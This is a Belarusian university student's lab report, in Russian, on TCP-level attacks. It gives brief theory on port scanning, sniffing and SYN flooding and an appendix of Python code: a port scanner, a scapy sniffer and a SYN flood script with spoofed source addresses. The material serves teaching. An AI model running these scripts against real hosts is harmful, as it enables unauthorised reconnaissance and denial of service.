Министерство образования Республики Беларусь

Учреждение образования

БЕЛОРУССКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИНФОРМАТИКИ И РАДИОЭЛЕКТРОНИКИ

КАФЕДРА ИНФОРМАТИКИ

Отчёт по лабораторной работе №3

“Атаки при установке TCP-соединения и протоколов прикладного уровня.”

Выполнил:

студент гр. 853504

Кузьма В. В.

Проверил:

Протько М.И.

Минск 2021

**Содержание**

[**1.** **Цель работы** 3](#_Toc65156180)

[**2. Краткие теоретические сведения** 4](#_Toc65156181)

[**3. Реализация задачи** 7](#_Toc65156182)

[**Приложение. Текст программ** 9](#_Toc65156183)

# 

# **Цель работы**

* Изучить теоретические сведения.
* Создать приложение, реализующее атаки на протокол при установке **TCP**-соединения и в рамках заданного протокола прикладного уровня. В интерфейсе приложения должны быть наглядно представлены:

1. Исходные данные протокола (модули, ключи, секретные данные и т.п.);
2. Данные, передаваемые по сети каждой из сторон;
3. Проверки, выполняемые каждым из участников.


Процесс взаимодействия между сторонами протокола может быть реализован при помощи буферных переменных. Также необходимо выделить каждый из этапов атака для того, чтобы его можно было отделить от остальных.

# **2.** **Краткие теоретические сведения**

**Passive scan** – пассивное сканирование портов **SYNc-(SYNs-ACKc)-RSTc** и **SYNc-RSTs**. При достаточно умном поведении сканера (например, сканирование с низкой скоростью или проверка лишь конкретных портов) детектировать пассивное сканирование невозможно, поскольку оно ничем не отличается от обычных попыток установить соединение.

**Sniffing** – атака заключается в перехвате и анализе сетевого потока.

**SYN Flooding** – затопление полуоткрытыми сессиями, переполняющими очереди сервера, после чего сервер перестаёт отвечать на запросы легитимных клиентов. Зачастую достаточно 50-100 ложных сессий и сервер будет “тормозить”.




**TCP (Transfer Control Protocol)**– протокол контроля передачи, протокол TCP применяется в тех случаях, когда требуется гарантированная доставка сообщений.

Первая и последняя версия **TCP** – *RFC-793* (Transmission Control Protocol J. Postel Sep-01-1981).

**Основные особенности:**

* Устанавливается соединение.
* Данные передаются **сегментами**. Модуль TCP нарезает большие сообщения (файлы) на пакеты, каждый из которых передается отдельно, на приемнике наоборот файлы собираются. Для этого нужен **порядковый номер (Sequence Number - SN)** пакета.
* Посылает запрос на следующий пакет, указывая его номер в поле **"Номер подтверждения" (AS).**Тем самым, подтверждая получение предыдущего пакета.
* Делает проверку целостности данных, если пакет битый посылает повторный запрос.



* **Длина заголовка -**задается словами по 32бита.
* **Размер окна** - количество байт, которые готов принять получатель без подтверждения.
* **Контрольная сумма** - включает псевдо заголовок, заголовок и данные.
* **Указатель срочности** - указывает последний байт срочных данных, на которые надо немедленно реагировать.
* **URG -**флаг срочности, включает поле "Указатель срочности", если =0 то поле игнорируется.
* **ACK -**флаг подтверждение, включает поле "Номер подтверждения, если =0 то поле игнорируется.
* **PSH -**флаг требует выполнения операции push, модуль TCP должен срочно передать пакет программе.
* **RST -**флаг прерывания соединения, используется для отказа в соединении.
* **SYN -**флаг синхронизация порядковых номеров, используется при установлении соединения.
* **FIN -**флаг окончание передачи со стороны отправителя.

По номеру **порта** транспортные протоколы определяют, какому приложению передать содержимое пакетов.

**Порты** могут принимать значение от 0-65535 (два байта 2^16).

Номера портам присваиваются таким образом: имеются стандартные номера (например, номер 21 закреплен за сервисом **FTP**, 23 - за **telnet**, 80 - за **HTTP**), а менее известные приложения пользуются произвольно выбранными локальными номерами (как правило, больше>1024), некоторые из них также зарезервированы.

Компьютер в сети **TCP/IP** может иметь адреса трех уровней (но не менее двух):

• Локальный адрес компьютера. Для узлов, входящих в локальные сети - это МАС-адрес сетевого адаптера. Эти адреса назначаются производителями оборудования и являются уникальными адресами.

• IP-адрес, состоящий из 4 байт, например, 109.26.17.100. Этот адрес используется на сетевом уровне. Он назначается администратором во время конфигурирования компьютеров и маршрутизаторов.

• Символьный идентификатор-имя (DNS), например, www.kstu.ru.

## **3. Реализация задачи**

Программу реализовал на языке программирования **Python** в **PyCharm**. Результат программы:



Рис 1. Результат работы программы **Passive scan**.



Рис 2. Результат работы программы **SYN flooding**.



Рис 3. Результат работы программы **Sniffing**.

# 

# **Приложение. Текст программ**

***Passive scan:***

import socket

import threading

import time

is\_finish = [False]

def thread\_scanner(ip\_t: str, port\_s: int, port\_e: int):

for port in range(port\_s, port\_e):

sock = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

if not sock.connect\_ex((ip\_t, port)):

print('Открытый порт :', port)

sock.close()

if is\_finish[0]:

return

def thread\_exit():

while not is\_finish[0]:

data = input()

if data == 'exit':

is\_finish[0] = True

if \_\_name\_\_ == '\_\_main\_\_': # example:

ip\_target = input('\nIP цели : ') # localhost

port\_start = int(input('Стартовый порт : ')) # 130 | 440

port\_end = int(input('Конечный порт : ')) # 140 | 450

print('\nПоиск пошёл...\nДля остановки введите `exit`')

t\_scan = threading.Thread(target=thread\_scanner, args=(ip\_target, port\_start, port\_end + 1))

t\_exit = threading.Thread(target=thread\_exit, daemon=True)

start\_time = time.time()

t\_scan.start()

t\_exit.start()

t\_scan.join()

print('\nВремя работы :', str(time.time() - start\_time)[:-13], 'секунд\n')

***Sniffing:***

from scapy.all import sniff

from scapy.layers.inet import IP, TCP

def print\_summary(pkt):

if IP in pkt:

ip\_src, ip\_dst = pkt[IP].src, pkt[IP].dst

if TCP in pkt:

tcp\_sport, tcp\_dport = pkt[TCP].sport, pkt[TCP].dport

print('От', str(ip\_src), ':', str(tcp\_sport))

print('К ', str(ip\_dst), ':', str(tcp\_dport), '\n')

if \_\_name\_\_ == '\_\_main\_\_': # example

ip\_target = input('\nIP цели : ') # '' | start sniffing with {IP}, and then start flooding this {IP}

sniff\_filter = 'ip' if ip\_target == ' ' else 'ip and host ' + ip\_target

print('')

sniff(filter=sniff\_filter, prn=print\_summary, store=0)

***SYN Flooding:***

from scapy.all import \*

from random import randint

from scapy.layers.inet import IP, TCP

def get\_random\_IP():

return ".".join(map(str, (randint(0, 255) for \_ in range(4))))

def get\_random\_int():

return randint(1000, 9000)

def syn\_flood(ip\_dst, dport, amnt):

packet\_deserved = 0

print("\nНачало отправки...")

for packet in range(0, amnt):

s\_port, s\_eq, w\_indow = get\_random\_int(), get\_random\_int(), get\_random\_int()

IP\_Packet = IP()

IP\_Packet.src, IP\_Packet.dst = get\_random\_IP(), ip\_dst

TCP\_Packet = TCP()

TCP\_Packet.sport, TCP\_Packet.dport = s\_port, dport

TCP\_Packet.flags = "S"

TCP\_Packet.seq, TCP\_Packet.window = s\_eq, w\_indow

send(IP\_Packet / TCP\_Packet, verbose=0)

packet\_deserved += 1

print('\nВсего пакетов отправлено', packet\_deserved)

if \_\_name\_\_ == '\_\_main\_\_': # example

ip\_target = input('\nIP цели : ') # start sniffing with {IP}, and then start flooding this {IP}

port\_target = int(input('Порт цели : '))

packet\_amount = int(input('Кол-во пакетов : '))

syn\_flood(ip\_target, port\_target, packet\_amount)